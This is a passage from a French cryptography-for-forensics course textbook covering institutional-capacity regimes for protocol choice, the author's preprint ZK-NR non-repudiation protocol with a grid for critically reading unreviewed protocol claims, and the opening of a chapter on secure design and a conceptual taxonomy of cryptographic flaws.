En s'appuyant sur les estimations de $H(C)$ du Tableau 25.2 du Ch. 25 (juridiction générale ≈ 8 bits, régulateurs spécialisés ≈ 11 bits) et sur le paramètre de sécurité usuel $\lambda = 128$ bits :

- ➢ Un **tribunal de première instance camerounais non spécialisé** se situe, par analogie avec le calcul Helios ($H(C) \approx 8$ bits), dans un **régime de capacité faible à moyenne** : $\Delta/\lambda \approx 8/128 \approx 0{,}06$, proche de la borne du régime "Faible". **Implication** : privilégier les preuves transparentes (signatures ECDSA, eIDAS, Ch. 11 (UE SEC4031)) plutôt que des protocoles cryptographiquement sophistiqués mais opaques.
- ➢ Une **cellule spécialisée de lutte contre la cybercriminalité** (formée, avec accès à une expertise forensique dédiée, Ch. 12 (UE SEC4031)), par analogie

avec le contexte régulateur du zk-SNARK ($H(C) \approx 11$ bits), se rapproche du **régime moyen** : $\Delta/\lambda \approx 11/128 \approx 0{,}09$.

➢ **Recommandation directement actionnable** : la stratégie de formation des magistrats évoquée au Ch. 25 (Recommandation 3) n'est pas seulement souhaitable en abstrait, elle constitue, au sens précis du Tableau 28.4, le levier permettant de **faire progresser le système judiciaire camerounais d'un régime de capacité faible vers un régime moyen**, élargissant ainsi l'éventail des protocoles cryptographiques dont les preuves resteraient opposables devant les tribunaux.

❍

★ À retenir

Ce qu'il faut retenir de ce chapitre :

➢ La méthodologie CLO procède en **quatre étapes** : formalisation, estimation triangulée de $H(C)$ (trois méthodes convergentes), calcul des trois mesures, interprétation institutionnelle.

➢ **Trois calculs intégralement publiés et reproduits** : Helios ($0{,}92 \times 0{,}95 \times 0{,}50 = 0{,}437$) ; zk-SNARK ($0{,}89 \times 0{,}96 \times 0{,}67 = 0{,}572$) ; ECDSA ($0{,}31 \times 0{,}98 \times 0{,}90 = 0{,}273$). Chaque mesure d'opposabilité est décomposée bit par bit, dimension par dimension.

➢ **ECDSA atteint la plus haute opposabilité** (90%) mais le **plus faible produit global** (0,273) : la transparence maximale n'est pas le meilleur compromis général.

➢ **Trois régimes de capacité institutionnelle** (Faible < 13 bits, Moyen 13–64, Élevé > 64, pour $\lambda = 128$) guident le choix de protocole : transparence en régime faible, équilibre en régime moyen, confidentialité en régime élevé.

➢ **Validation croisée remarquable** : les capacités Δ implicites retrouvées à partir des produits CLO publiés (35 à 73 bits) convergent avec l'estimation cognitive indépendante de Miller, cohérence interne entre les deux articles.

➢ **Rigueur méthodologique non négociable** : seules les primitives effectivement calculées dans la littérature publiée reçoivent des valeurs numériques dans ce chapitre. Les autres (AES, Kyber, Dilithium, zk-STARKs) sont discutées qualitativement, sans invention de scores.

➢ **Application camerounaise** : la formation des magistrats (Ch. 25) constitue, dans le vocabulaire précis de ce chapitre, le levier permettant de faire progresser le système judiciaire d'un régime de capacité faible vers un régime moyen.

✍ Exercice 28.1. Reproduire un calcul publié ★☆☆

(a) Pour le cas zk-SNARK (Section 28.3), vérifiez par le calcul que $0{,}89 \times 0{,}96 \times 0{,}67 \approx 0{,}572$.

(b) Si l'estimation de $H(C)$ pour le régulateur passait de 11 à 16 bits (régulateur encore plus spécialisé), et si $I(V;\Sigma \mid C)$ restait à 2 bits, quelle serait la nouvelle valeur de Opp ? Le produit global augmenterait-il ou diminuerait-il ? Justifiez par le calcul.

(c) Expliquez, en une phrase, pourquoi $H(V \mid C)$ pour ECDSA (20 bits) est nettement supérieur à celui d'Helios (2 bits), en vous appuyant sur la nature des espaces de verdicts respectifs.

✍ Exercice 28.2. Régimes de capacité appliqués ★★☆

(a) Pour $\lambda = 256$ bits (sécurité renforcée, pertinente face aux préoccupations post-quantiques du Ch. 26), recalculez les bornes Δ/λ des trois régimes du Tableau 28.4. Qu'observez-vous sur la difficulté relative à atteindre le régime "Élevé" à mesure que λ augmente ?

(b) Un laboratoire forensique national nouvellement créé dispose d'experts formés mais d'une jurisprudence encore limitée. Dans quel régime le situeriez-vous ? Quel type de protocole recommanderiez-vous en priorité ?

(c) En vous appuyant sur le Tableau 28.5, expliquez pourquoi la convergence entre les capacités Δ implicites et l'estimation cognitive de Miller constitue un argument scientifique pertinent, et quelles réserves méthodologiques devraient néanmoins accompagner cette interprétation (référez-vous à l'avertissement méthodologique de ce chapitre).

✍ Exercice 28.3. Esquisser un calcul original ★★★

Choisissez une primitive **non couverte** par les publications analysées dans ce chapitre : AES-256, CRYSTALS-Kyber, ou CRYSTALS-Dilithium (toutes rencontrées au Ch. 26), appliquée à un contexte forensique camerounais de votre choix (par exemple : chiffrement BitLocker d'un disque saisi, signature post-quantique d'un rapport d'expertise).

(a) Formalisez le protocole selon les quatre composantes $\mathcal{M}, \Sigma, \mathcal{C}, \mathcal{V}$ (Étape 1 de la méthodologie, Section 28.1).

(b) Estimez $H(C)$ pour votre contexte choisi en appliquant au moins deux des trois méthodes (Section 28.1.1), en justifiant vos hypothèses aussi explicitement que les calculs publiés analysés dans ce chapitre.

(c) Proposez une décomposition dimension par dimension de $I(V;\Sigma \mid C)$, sur le modèle du Tableau 28.2 (ECDSA), avec au moins trois dimensions justifiées.

(d) Calculez Opp et situez votre primitive dans un régime de capacité (Tableau 28.4). Comparez votre résultat aux trois protocoles publiés (Tableau 28.3), votre estimation est-elle cohérente avec le positionnement qualitatif suggéré au Tableau 28.6 ?

(e) Rédigez un paragraphe de conclusion identifiant explicitement les limites de votre propre estimation (sur le modèle de l'avertissement méthodologique des auteurs en ouverture de ce chapitre), qu'est-ce qui rendrait votre calcul rigoureux au sens d'une publication évaluée par les pairs, et qu'est-ce qui en l'état reste une approximation pédagogique ?

● Note

Transition. Ce chapitre clôt l'exploration théorique du Trilemme CRO entamée au Chapitre 27. Vous disposez désormais des outils mathématiques (théorie de l'information), des résultats établis (théorèmes prouvés et publiés) et de la méthode de calcul reproductible nécessaires pour appliquer ce cadre à n'importe quel système de preuve numérique que vous rencontrerez dans votre pratique professionnelle, qu'il s'agisse d'un système existant ou d'un protocole que vous serez amené à concevoir ou évaluer.

29

LE PROTOCOLE ZK-NR. ARCHITECTURE ET STATUT D'UN TRAVAIL DE RECHERCHE EN COURS

« Zero-knowledge proofs represent one of the most powerful tools in cryptography, verification without disclosure, truth without exposure. »

Shafi Goldwasser

Niveau : *Recherche* • Preuves à divulgation nulle de connaissance (Ch. 27, 28) recommandées. Chapitre 30 (cryptanalyse, prudence sur les travaux en cours) indispensable : ce chapitre applique scrupuleusement la même discipline.

✦ Objectifs du chapitre

- Décrire l'objectif annoncé du protocole ZK-NR (*Zero-Knowledge Non-Repudiation*) et son architecture de principe, déductible des primitives nommées.
- Situer chacune des quatre primitives composantes (Merkle, STARK, signatures à seuil, signature post-quantique) dans le cadre théorique déjà établi (Ch. 27 à 26).
- Comprendre précisément ce que signifie le **statut de prépublication** en recherche scientifique, et pourquoi il impose une lecture critique distincte de celle d'un article publié et évalué par les pairs.
- Appliquer une grille de lecture critique à une annonce de protocole de recherche, compétence transférable à toute situation où un investigateur rencontre un outil ou un mécanisme cryptographique émergent, non encore validé par la communauté scientifique.
- Distinguer ce qu'une description architecturale permet d'affirmer en toute rigueur de ce qui resterait à établir par une publication complète et évaluée par les pairs.

© MaletYon

Un chapitre sur un protocole, et sur la lecture critique d'un protocole

Ce chapitre porte sur ZK-NR (*Zero-Knowledge Non-Repudiation*), un protocole de recherche de l'auteur de ce cours, décrit dans une prépublication déposée sur l'IACR ePrint [23], conçu pour la non-répudiation préservant la vie privée avec des garanties post-quantiques. Mais il porte, tout autant, sur une question plus générale et directement utile à votre pratique professionnelle : **comment lire et évaluer rigoureusement l'annonce d'un protocole cryptographique qui n'existe encore qu'en prépublication, sans évaluation par les pairs**, une situation que vous rencontrerez à de nombreuses reprises, face à des outils commerciaux, des préprints académiques, ou des annonces technologiques, tout au long de votre carrière d'investigateur.

29.1 Objectif Annoncé et Architecture de Principe

29.1.1 L'objectif visé

ZK-NR vise à répondre à un problème directement issu du Trilemme CRO formalisé au Ch. 27 : produire des attestations numériques offrant **simultanément** :

- une **non-répudiation forte**. l'émetteur d'une attestation ne peut nier l'avoir produite, propriété centrale de l'opposabilité juridique (Ch. 8 (UE SEC4031), Ch. 20) ;
- une **préservation de la confidentialité**. ne révéler que le strict nécessaire, sur le modèle des preuves à divulgation nulle (Ch. 27, Section 4.4) ;
- une **résistance post-quantique**. anticiper, conformément au Ch. 26, la menace que représente l'algorithme de Shor pour les mécanismes de signature classiques.

Γ_{CRO} Analyse CRO · Confidentialité · Fiabilité · Opposabilité

Analyse CRO. ZK-NR comme tentative architecturale face au Trilemme Le Théorème 3 (Ch. 27) établit qu'aucune primitive unique ne peut maximiser simultanément Conf, Rel et Opp. L'objectif affiché de ZK-NR illustre précisément la **réponse architecturale** que ce théorème appelle : non pas chercher une primitive miracle, mais **combiner plusieurs primitives complémentaires**, chacune apportant sa force dominante, exactement la logique de l'architecture Gold-Iron-Clay déjà présentée comme optimale dans sa classe de construction (Ch. 27, Section 6.1).

$\mathcal{C}$: ∼ objectif visé $\mathcal{R}$: ∼ objectif visé $\mathcal{O}$: ∼ objectif visé

Note de prudence : cette analyse porte sur la **cohérence de l'objectif annoncé** avec le cadre théorique établi, pas sur une évaluation de l'atteinte effective de cet objectif par l'implémentation, question qui ne peut être tranchée qu'à l'examen d'une publication complète.

29.1.2 Architecture de principe : quatre primitives, quatre rôles

L'architecture annoncée combine quatre couches, chacune correspondant à une primitive **individuellement réelle et bien documentée** dans la littérature scientifique, ce qui permet d'en discuter le rôle de principe sans dépendre d'une publication ZK-NR complète.

Couche	Primitive sous-jacente	Rôle de principe (déductible des propriétés publiques de la primitive)
Engagement	Arbre de Merkle	Structure d'engagement immuable : garantit qu'un ensemble de données ne peut être modifié sans que la modification soit détectable, principe déjà rencontré au Ch. 14 pour l'intégrité de structures de données
Preuve	STARK	Preuve à divulgation nulle de connaissance, **transparente** (sans *trusted setup*), propriété qui la distingue structurellement des zk-SNARKs analysés au Ch. 28, lesquels nécessitent une configuration de confiance initiale
Signature	Signature à seuil (BLS ou équivalent)	Permet une attestation collective nécessitant l'accord d'un sous-ensemble de signataires, analysée en détail au Ch. 32 (vulnérabilité face à Shor, Tableau 32.1)
Authentificatio	Signature post-quantique (Dilithium/ML-DSA ou équivalent)	Résistance à long terme face à la menace quantique (Ch. 26, FIPS 204), compense, en principe, la vulnérabilité de la couche précédente

Tableau 29.1. Architecture de principe de ZK-NR, primitive par primitive

Ce que ce tableau établit, et ce qu'il n'établit pas

Chaque ligne du Tableau 29.1 décrit une propriété **de la primitive elle-même**, vérifiable indépendamment dans la littérature citée tout au long de ce cours (Merkle : Ch. 14 ; STARK : Ch. 26, Ch. 28 ; BLS : Ch. 32 ; Dilithium : Ch. 26, FIPS 204). Ce tableau **n'établit pas**, et ne peut pas établir, en l'absence d'article complet, que leur **combinaison spécifique** dans ZK-NR atteint effectivement les propriétés de sécurité visées, ni quelle est la complexité exacte de leur orchestration, ni quelles garanties formelles ont été démontrées pour l'ensemble du système plutôt que pour chaque composant pris isolément.

29.2 Sur le Statut de Prépublication en Recherche Scientifique

29.2.1 Une distinction essentielle

■ **Définition**

Prépublication (*preprint*) : document de recherche rendu public par ses auteurs, typiquement sur une plateforme telle qu'*ePrint* (IACR) ou *arXiv*, **avant** ou **indépendamment** d'une évaluation formelle par les pairs (*peer review*) dans le cadre d'une revue ou conférence scientifique.

Publication évaluée par les pairs : document ayant subi un processus d'évaluation indépendant par des experts du domaine, mandatés par une revue ou conférence, vérifiant la rigueur des démonstrations, la nouveauté de la contribution, et la validité des conclusions, avant acceptation et publication officielle.

★ **Attention**

La distinction n'est pas une question de qualité présumée, mais de statut de vérification

Une prépublication n'est **pas nécessairement de moindre qualité** qu'une publication évaluée par les pairs, de nombreux résultats majeurs de l'histoire des mathématiques et de l'informatique ont d'abord circulé en prépublication. La différence est d'une autre nature : une prépublication **n'a pas encore été soumise au contrôle indépendant** qui permet à un tiers de s'appuyer dessus avec la même confiance qu'un résultat publié et vérifié. C'est exactement la distinction qui sépare, dans ce cours, le statut du Trilemme CRO **avant** sa publication dans IEEE Access (Ch. 27, où il aurait fallu le traiter avec cette même prudence) de son statut **après** cette publication, où les Théorèmes 1 à 3 peuvent être cités et utilisés comme des résultats établis.

29.2.2 Application au cas ZK-NR

Critère	Trilemme CRO (Ch. -)	ZK-NR (ce chapitre)
Statut de publication	Publié et évalué par les pairs (IEEE Access, 2026)	Prépublication sur l'IACR ePrint (2025/1138) [23] ; non encore évaluée par les pairs ni auditée
Démonstrations	Théorèmes 1, 2, 3 entièrement démontrés et vérifiés (Pinsker, Fano)	Architecture de principe décrite (Tableau 29.1) ; preuves de sécurité formelle non accessibles pour vérification
Validation empirique	Trois études de cas calculées et publiées (Helios, zk-SNARK, ECDSA)	Aucune donnée chiffrée publiée et vérifiable
Usage approprié dans ce cours	Citer les théorèmes, reproduire les calculs, s'appuyer sur les résultats	Décrire l'objectif et l'architecture de principe ; **ne pas** affirmer de propriétés de sécurité spécifiques non vérifiées

Tableau 29.2. Comparaison de statut : Trilemme CRO publié vs. ZK-NR en développement

29.3 Grille de Lecture Critique d'une Annonce de Protocole

Cette section généralise la démarche appliquée à ZK-NR en une grille transférable, directement utile face à **tout** protocole ou outil cryptographique émergent rencontré dans votre pratique professionnelle, qu'il s'agisse d'une solution commerciale présentée par un fournisseur, d'un préprint académique, ou d'une annonce technologique relayée par la presse spécialisée.

Question	Ce qu'elle permet de vérifier
Quel est le statut de publication exact ?	Prépublication (ePrint, arXiv) ? Publication évaluée par les pairs (revue, conférence) ? Simple communiqué de presse ou documentation commerciale sans publication scientifique sous-jacente ?
Les primitives composantes sont-elles individuellement documentées ?	Chaque brique cryptographique utilisée a-t-elle, elle-même, fait l'objet d'une analyse de sécurité publiée et reconnue (sur le modèle du Tableau 29.1 pour ZK-NR) ?
Les propriétés de sécurité globales sont-elles démontrées, ou seulement affirmées ?	Existe-t-il une preuve formelle complète (Ch. 31) de la combinaison, ou seulement une description qualitative des propriétés espérées ?
Des scores numériques précis sont-ils avancés ?	Si oui, une méthode de calcul complète est-elle publiée et reproductible (sur le modèle du Ch. 28) ? Un score sans méthode vérifiable doit être traité avec le plus grand scepticisme.
Quelles limitations les auteurs reconnaissent-ils eux-mêmes ?	Les auteurs sérieux identifient explicitement les limites de leur propre travail (cf. le Trilemme CRO, Ch. 27, qui qualifie ses propres bornes de "open problem" sur certains aspects) ; l'absence totale de limitation reconnue est elle-même un signal d'alerte.

Tableau 29.3. Grille de lecture critique d'une annonce de protocole cryptographique

Jurisprudence & Droit applicable

Application judiciaire de cette grille : le témoignage d'expert face à un protocole émergent

Un expert judiciaire camerounais (Ch. 12 (UE SEC4031)) appelé à se prononcer sur la fiabilité d'un mécanisme cryptographique récent, utilisé, par exemple, par une plateforme Mobile Money pour sécuriser ses transactions (Ch. 16), doit appliquer cette même grille avant de fonder une conclusion sur ce mécanisme. Affirmer la fiabilité d'un protocole sur la seule base de la documentation commerciale du fournisseur, sans vérifier son statut de publication et de validation indépendante (Tableau 29.3), exposerait l'expert à une contestation directe en contre-interrogatoire (Ch. 20), exactement le type de question illustrée à l'Exercice 32.3 de ce cours concernant le protocole fictif "CamSeal".

29.4 Ce que ZK-NR Illustre pour la Pratique Forensique

Indépendamment du statut de publication de ZK-NR lui-même, son **architecture de principe** illustre des leçons directement applicables à la pratique forensique de ce cours.

1. **La non-répudiation post-quantique est un problème réel et actuel** : le Ch. 26 a établi que les signatures de la chaîne de custody numérique d'aujourd'hui (Ch. 8 (UE SEC4031)) pourraient perdre leur valeur probatoire si l'algorithme sous-jacent devient cassable. Tout effort de recherche visant une non-répudiation résistante au quantique répond à un besoin identifié, indépendamment de l'aboutissement spécifique de tel ou tel protocole.
2. **La préservation de la vie privée et l'opposabilité judiciaire sont en tension structurelle** : le Théorème 3 (Ch. 27) l'a démontré mathématiquement. Tout protocole visant à combiner les deux doit nécessairement composer plusieurs primitives, aucune primitive unique ne peut s'y soustraire.
3. **La recherche en cryptographie appliquée à la forensique est un domaine actif** : ce cours lui-même, par ses six chapitres de Partie VI, illustre que les questions soulevées par la pratique forensique camerounaise (Ch. 12 (UE SEC4031), Ch. 25) trouvent un écho direct dans la recherche scientifique internationale en cryptographie institutionnelle.

★ À retenir

Ce qu'il faut retenir de ce chapitre :

- **ZK-NR** vise une non-répudiation préservant la vie privée avec garanties post-quantiques, en combinant quatre primitives : engagement de Merkle, preuve STARK (transparente), signature à seuil, signature post-quantique, chaque primitive étant individuellement réelle et documentée, indépendamment du statut du protocole combiné.
- Cette architecture illustre, par sa conception même, la **réponse au Trilemme CRO** (Ch. 27) : combiner plusieurs primitives complémentaires plutôt que chercher une primitive unique impossible.
- **Distinction essentielle** : **prépublication** (statut non vérifié par les pairs) vs. **publication évaluée par les pairs** (comme le Trilemme CRO lui-même, Ch. 27-28). Cette distinction détermine ce qui peut être affirmé avec assurance et ce qui doit être traité avec prudence.
- **Grille de lecture critique en cinq questions** (Tableau 29.3), transférable à **tout** protocole ou outil cryptographique émergent rencontré dans la pratique professionnelle : statut de publication, documentation des primitives composantes, preuves formelles vs. affirmations qualitatives, vérifiabilité des scores numériques, limitations reconnues par les auteurs.
- **Application judiciaire directe** : un expert appelé à témoigner sur la fiabilité d'un mécanisme cryptographique émergent doit appliquer cette grille avant toute

conclusion, sous peine d'exposer son témoignage à une contestation fondée en contre-interrogatoire.

➢ Ce chapitre lui-même constitue une **application de sa propre leçon** : il décrit ce qui peut être établi sur ZK-NR sans franchir la limite vers des affirmations non vérifiables, exactement la discipline exigée de tout rapport forensique (Ch. 20).

✍ Exercice 29.1. Distinguer les statuts ★☆☆

Pour chacune des affirmations suivantes, indiquez si elle relève d'un résultat **établi** (publié et vérifié), d'une **architecture de principe** (déductible des propriétés publiques des composants), ou d'une **affirmation non vérifiable** en l'état des sources de ce cours :

(a) "Les STARKs ne nécessitent pas de *trusted setup*."

(b) "ZK-NR atteint un score CRO de 0,88 pour l'opposabilité."

(c) "BLS est vulnérable à l'algorithme de Shor."

(d) "Le modèle Tamarin de ZK-NR comporte huit règles symboliques et prouve six lemmes critiques."

(e) "Le Trilemme CRO conditionnel établit $\mathsf{Conf} \cdot \mathsf{Rel} \cdot \mathsf{Opp} \leq \Delta/\lambda + O(\lambda^{-2})$."

✍ Exercice 29.2. Appliquer la grille de lecture ★★☆

Une entreprise présente sur son site web un nouveau service de "signature électronique quantique-sûre" pour les contrats commerciaux, sans référence à une publication scientifique, mais avec un argumentaire technique détaillé citant "une architecture propriétaire combinant plusieurs couches de sécurité".

(a) Appliquez les cinq questions du Tableau 29.3 à cette situation. Pour chacune, formulez la question précise que vous poseriez à cette entreprise.

(b) En quoi cette situation diffère-t-elle, sur le plan du statut de vérifiabilité, du cas ZK-NR traité dans ce chapitre ? En quoi est-elle similaire ?

(c) Si cette entreprise sollicitait une attestation de votre part, en tant qu'expert, sur la fiabilité de son mécanisme pour un usage dans des contrats à enjeu élevé, quelle serait votre position, conformément à la discipline de ce chapitre ?

✍ Exercice 29.3. Rédiger une fiche de veille technologique ★★★

Vous êtes chargé, au sein d'une cellule de veille technologique de l'ANTIC, de produire une fiche de synthèse sur le protocole ZK-NR pour informer les décideurs institutionnels camerounais, sans exagérer ni minimiser son potentiel.

(a) Rédigez une section “Objectif et architecture” (5–8 lignes), en vous appuyant exclusivement sur ce qui est établi dans ce chapitre (Tableau 29.1), sans ajouter d’affirmations non sourcées.

(b) Rédigez une section “Statut et limitations” (5–8 lignes), appliquant la distinction prépublication / publication évaluée par les pairs (Section 29.2).

(c) Rédigez une section “Pertinence pour le contexte camerounais” (5–8 lignes), reliant l’objectif de ZK-NR aux besoins identifiés dans ce cours (chaîne de custody post-quantique, Ch. 26 ; formation des magistrats face à des preuves cryptographiques complexes, Ch. 25).

(d) Concluez par une recommandation : à quel horizon temporel et sous quelles conditions ce type de protocole pourrait-il, selon vous, être considéré pour une adoption institutionnelle au Cameroun ? Justifiez en vous appuyant sur les régimes de capacité institutionnelle du Ch. 28.

● Note

Transition. Ce chapitre a complété la présentation du cadre théorique de la Partie VI en abordant directement le protocole ZK-NR, avec la rigueur méthodologique exigée par son statut de travail en cours. Les chapitres suivants (Ch. 30 à 32) approfondissent les outils de conception, de cryptanalyse et de vérification formelle nécessaires pour, le jour où une publication complète sur ZK-NR ou tout protocole similaire sera disponible, en conduire vous-même l’audit rigoureux.

30

FONDEMENTS DE LA CONCEPTION ET CRYPTANALYSE

« La sécurité n'est pas un produit, mais un processus. »

Bruce Schneier

Niveau : *Recherche* • Cryptographie symétrique et asymétrique requises. Chapitres 27 et 28 (Trilemme CRO formalisé et appliqué) recommandés : ce chapitre relie la conception sécurisée et la cryptanalyse au cadre théorique déjà établi.

✦ Objectifs du chapitre

- ➢ Maîtriser les quatre principes fondamentaux de la conception cryptographique sécurisée et leur justification.
- ➢ Relier le Trilemme CRO (Ch. 27) à la conception de protocoles : comprendre en quoi il constitue une boussole de conception, pas seulement un outil d'analyse a posteriori.
- ➢ Classer rigoureusement les vulnérabilités cryptographiques selon une taxonomie à six catégories.
- ➢ Distinguer les modèles d'analyse *black-box* et *white-box* et savoir quand chacun s'applique.
- ➢ Comprendre les enjeux de la cryptanalyse post-quantique en lien avec le Chapitre 26.
- ➢ Adopter une posture critique et rigoureuse face aux publications scientifiques en cours, en distinguant résultat établi et prépublication non encore évaluée.

De l'analyse à la conception : l'autre face du Trilemme

Les Chapitres 27 et 28 ont analysé des protocoles **existants** à travers le cadre CRO : comment mesurer, a posteriori, le compromis confidentialité-fiabilité- opposabilité d'Helios, d'un zk-SNARK, d'ECDSA. Ce chapitre inverse la perspective : comment **concevoir** un protocole en anticipant ce compromis, et comment la **cryptanalyse**, la discipline qui teste la résistance d'un protocole à un adversaire actif, constitue le complément

© MaletYon

indispensable de toute conception sérieuse.

30.1 Philosophie de la Conception Sécurisée

30.1.1 Quatre principes fondamentaux

La conception de protocoles cryptographiques dignes de confiance repose sur des principes qui anticipent délibérément la présence d'un adversaire actif, et non simplement d'un environnement défaillant.

Définition

Devoir de méfiance (*Zero Trust*) : ne faire confiance à aucun composant, message ou entité sans vérification préalable et explicite. Aucune confiance implicite n'est accordée du seul fait qu'un acteur se trouve "à l'intérieur" d'un périmètre supposé sûr.

Minimalisme : réduire la surface d'attaque au strict nécessaire. Toute fonctionnalité, tout code, toute complexité supplémentaire constitue une opportunité additionnelle pour l'attaquant, principe directement lié à la réduction de $H(\Sigma)$ (Ch. 27), l'entropie de l'espace des preuves.

Défense en profondeur : empiler plusieurs mécanismes de sécurité indépendants, de sorte que la compromission d'une seule couche n'entraîne pas l'effondrement de l'ensemble du système.

Fail-safe defaults : un système doit refuser l'accès par défaut ; l'autorisation n'est accordée qu'explicitement, après vérification réussie, jamais l'inverse.

Γ_{CRO} **Analyse CRO · Confidentialité · Fiabilité · Opposabilité**

Analyse CRO. Les quatre principes relus à travers le cadre formalisé

Ces quatre principes, bien antérieurs à la formalisation du Trilemme CRO, peuvent désormais être relus avec les outils des Chapitres 27 et 28 :

Le **minimalisme** agit directement sur $H(\Sigma)$: moins de complexité signifie un espace de preuves plus restreint, donc potentiellement plus facile à interpréter institutionnellement (rappelons la borne $\mathsf{Opp} \leq H(C)/H(V \mid C)$ du Théorème 2, Ch. 27, où un espace de preuves trop riche nuit à l'opposabilité si le contexte $H(C)$ ne suit pas).

La **défense en profondeur** est, formellement, une instance de l'architecture en couches (Gold-Iron-Clay, Ch. 27) : chaque couche apporte une force dominante distincte plutôt que de chercher une primitive unique optimisant simultanément les trois dimensions, ce que le théorème d'impossibilité interdit.

$\mathcal{C}$: $\sim$ selon couche $\mathcal{R}$: $\uparrow$ via minimalisme $\mathcal{O}$: $\uparrow$ via espace de preuves restreint

30.1.2 Le Trilemme CRO comme boussole de conception

Le Chapitre 27 a établi, avec preuve mathématique publiée, qu'**aucune construction ne peut maximiser simultanément confidentialité, fiabilité et opposabilité** au-delà d'un certain seuil conjoint (Théorème 3). Cette impossibilité n'est pas une fatalité paralysante pour la conception, elle en est, au contraire, la **boussole** : une conception sécurisée ne cherche pas l'optimum impossible, mais l'**équilibre le mieux adapté au cas d'usage**, en suivant la méthode de sélection de protocole établie au Ch. 28 (Section 28.8) : évaluer la capacité institutionnelle cible, identifier le régime correspondant, choisir l'architecture en conséquence.

Sur les travaux de l'auteur en cours de publication : protocole ZK-NR

Au-delà du cadre CRO (Ch. 27-28), l'auteur de ce cours développe, dans le cadre de travaux de recherche en cours, un protocole nommé *ZK-NR* [23] (*Zero-Knowledge Non-Repudiation*), visant à combiner plusieurs primitives (engagements de Merkle, preuves de type STARK, signatures à seuil, signatures post-quantiques) pour des scénarios de non-répudiation à forte criticité, une application directe de la logique de défense en profondeur de ce chapitre.

Statut à la date de rédaction de ce cours : contrairement au cadre CRO (Ch. 27-28), publié et évalué par les pairs dans IEEE Access, le protocole ZK-NR ne fait pas, à ce stade, l'objet d'un article complet disponible pour vérification dans le cadre de ce cours. Conformément à la rigueur méthodologique appliquée tout au long de cette Partie VI, ce chapitre s'abstient donc de présenter des détails techniques (architecture précise, preuves de sécurité, scores de performance) qui ne pourraient être vérifiés contre une publication accessible. **Ce qui peut être affirmé en toute rigueur** : le projet illustre, par sa conception même (combinaison de primitives aux forces complémentaires), le principe de défense en profondeur appliqué à la non-répudiation, une instanciation conceptuelle légitime à mentionner, indépendamment de la disponibilité d'un article finalisé.

30.2 Taxonomie des Failles Cryptographiques

Comprendre l'attaquant nécessite de catégoriser systématiquement ses vecteurs d'attaque possibles. Cette taxonomie, standard en cryptographie, structure toute analyse de sécurité rigoureuse.

Type de faille	Description et exemples
Conceptuelle (modèle)	Faille dans la spécification formelle du protocole. L'attaquant respecte scrupuleusement le protocole tel que défini, mais en exploite une faiblesse logique. *Exemple :* attaque par rejeu de session, absence de protection contre la répétition (*replay protection*).
D'implémentation	Faille dans le code source, malgré une spécification formelle correcte. *Exemple :* fuite de mémoire, gestion erronée des cas d'erreur, attaques par mesure de temps d'exécution (*timing attacks*).
Passive (écoute)	L'adversaire observe uniquement, sans altérer la communication. *Exemple :* analyse de trafic (Ch. 15), cryptanalyse du texte chiffré intercepté.
Active (modification)	L'adversaire altère activement la communication. *Exemple :* attaque de l'homme du milieu (*man-in-the-middle*), injection de messages forgés.
Contre les primitives	Attaque visant directement le fondement mathématique de la primitive. *Exemple :* algorithme de Shor contre RSA/ECC (Ch. 26), attaque par canal auxiliaire (consommation électrique, rayonnement électromagnétique) sur une implémentation ECC.
Contre le protocole	Attaque exploitant l'interaction entre plusieurs primitives correctement implémentées individuellement. *Exemple :* attaque par entrelacement (*interleaving*) entre deux sessions, confusion des rôles entre prouveur et vérificateur.

Tableau 30.1. Taxonomie des failles de sécurité cryptographique

Scénario Opérationnel · Application de la taxonomie : l'affaire MVOM revisitée

Reprenons l'analyse de l'Opération MVOM (Ch. 14, 15) à travers cette taxonomie :

- L'**accès SSH par force brute** relève d'une faille **active** : l'attaquant ne se contente pas d'observer, il tente activement des authentifications.
- L'utilisation du **chiffrement BitLocker** sur le disque saisi, si elle avait été contournée par une faille dans l'implémentation Windows plutôt que par obtention légale de la clé, aurait relevé d'une faille **d'implémentation**, distincte d'une attaque **contre la primitive** AES elle-même (Ch. 26 : AES reste robuste face aux capacités actuelles).

➢ La **tentative `StopLogging`** (Ch. 22) n'exploite aucune faille cryptographique : elle relève d'une catégorie distincte, hors taxonomie cryptographique stricte, mais analogue conceptuellement à une faille **conceptuelle** : le système de logging n'anticipait pas, dans sa conception initiale, qu'un attaquant disposant de privilèges administrateur chercherait à désactiver l'audit lui-même.

30.3 Introduction à la Cryptanalyse

30.3.1 Objet et finalité

Définition

Cryptanalyse : discipline scientifique consistant à étudier et tenter de contourner les mécanismes de protection cryptographique d'un système. Son objectif **n'est pas exclusivement offensif** : elle est indispensable à la validation de la solidité des constructions, exactement comme la falsification active (E9bis du PIU, Ch. 6 (UE SEC4031)) est indispensable à la validation d'une hypothèse investigative, une hypothèse, ou un protocole, qui n'a jamais été sérieusement attaqué n'a pas démontré sa robustesse ; il n'a simplement pas encore été testé.

Cette analogie entre cryptanalyse et falsification active n'est pas fortuite : les deux disciplines partagent une même épistémologie poppérienne, la confiance se construit par résistance répétée à des tentatives sérieuses de réfutation, pas par l'absence de telles tentatives.

30.3.2 Approches *black-box* et *white-box*

Définition

Analyse *black-box* : l'attaquant ne dispose que des entrées et sorties observables du système. Il déduit les vulnérabilités potentielles par observation du comportement externe, temps de réponse, consommation énergétique, messages d'erreur.
Analyse *white-box* : l'attaquant dispose d'un accès total à l'implémentation, au code source, voire aux données internes en cours d'exécution. C'est le scénario le plus défavorable pour le défenseur, et le standard d'évaluation pour tout système fortement exposé.

Modèle	Information disponible	Pertinence forensique (ce cours)
Black-box	Entrées/sorties observables uniquement	Analyse réseau (Ch. 15) : l'investigateur, face à un trafic chiffré inconnu, raisonne en *black-box*, métadonnées, motifs de connexion, sans accès au contenu
White-box	Code source, mémoire, état interne complet	Analyse de firmware (Ch. 18, Binwalk) : l'investigateur dispose d'un accès total au binaire extrait, scénario *white-box* par excellence

Tableau 30.2. Les deux modèles appliqués à la pratique forensique de ce cours

Le principe de Kerckhoffs, fondement du modèle white-box

L'adoption du modèle *white-box* comme standard d'évaluation en cryptographie moderne découle directement du **principe de Kerckhoffs** (1883) : la sécurité d'un système cryptographique doit reposer uniquement sur le secret de la clé, jamais sur le secret de l'algorithme. Un protocole dont la sécurité dépendrait de la confidentialité de sa conception échouerait, par construction, face à un adversaire *white-box*, exactement le cas d'un firmware d'appareil IoT analysé après extraction (Ch. 18), où l'algorithme complet est accessible à l'investigateur (et potentiellement à l'attaquant qui aurait pu l'extraire de la même façon).

30.4 Cryptanalyse Post-Quantique : Anticiper Deux Horizons Temporels

